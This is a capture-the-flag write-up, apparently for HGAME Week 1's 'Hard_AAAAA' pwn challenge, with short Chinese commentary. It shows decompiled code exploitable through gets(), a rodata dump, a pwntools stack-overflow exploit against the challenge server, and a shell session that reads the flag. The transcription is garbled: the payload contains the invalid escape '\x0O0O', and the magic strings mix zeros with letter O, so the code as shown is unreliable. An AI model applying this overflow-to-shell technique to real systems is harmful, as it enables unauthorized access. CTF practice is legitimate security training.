
# HgameWeek1Wp

## Pwn

### Hard_AAAAA


辣鸡只能签个到



```
char s; // [esp+0h] [ebp-ACh]
char v5; // [esp+7Bh] [ebp-31h]
unsigned int v6; // [esp+A0h] [ebp-Ch]
int *v7; // [esp+A4h] [ebp-8h]

v7 = &argc;
v6 = __readgsdword(0x14u);
alarm(8u);
setbuf(_bss_start, 0);
memset(&s, 0, 0xA0u);
puts("Let's 000o\\000!");
gets(&s);
if ( !memcmp("000o", &v5, 7u) )
  backdoor();
return 0;
}
```

gets 函数导致栈溢出改写 v5,留意一下，memcmp 比较 7 个字符……




```
.rodata:080486D0 ; char s[]
.rodata:080486D0 s               db 'Let',27h,'s 000o\000!',0
.rodata:080486D0                                         ; DATA
.rodata:080486E0 a0o0o           db '000o',0             ; DATA
.rodata:080486E5 a00             db '00',0
.rodata:080486E8 ; char command[]
.rodata:080486E8 command         db '/bin/sh',0          ; DATA
.rodata:080486E8 _rodata         ends
.rodata:080486E8
.eh_frame_hdr:080486F0 ; ========================================
.eh_frame_hdr:080486F0
```

```
from pwn import *

remote_ip = '47.103.214.163'
remote_port = 20000
process_file = 'Hard_AAAAA'

is_remote = True
if is_remote:
    con = remote(remote_ip, remote_port)
else:
    con = process([process_file])
con.sendline('A' * 0x7b + '0O0o\x0O0O')
con.interactive()
```



```
[x] Opening connection to 47.103.214.163 on port 20000
[x] Opening connection to 47.103.214.163 on port 20000: Trying 47.103.214.163
[+] Opening connection to 47.103.214.163 on port 20000: Done
[*] Switching to interactive mode
Let's 0O0o\0O0!
ls
Hard_AAAAA
bin
dev
flag
lib
lib32
lib64
run.sh
cat flag
hgame{0O
```